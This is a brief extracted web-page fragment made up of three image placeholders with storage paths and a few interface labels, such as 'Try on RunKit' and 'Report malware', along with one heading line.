
>_Try on RunKit


Report malware


We started to connect the dots

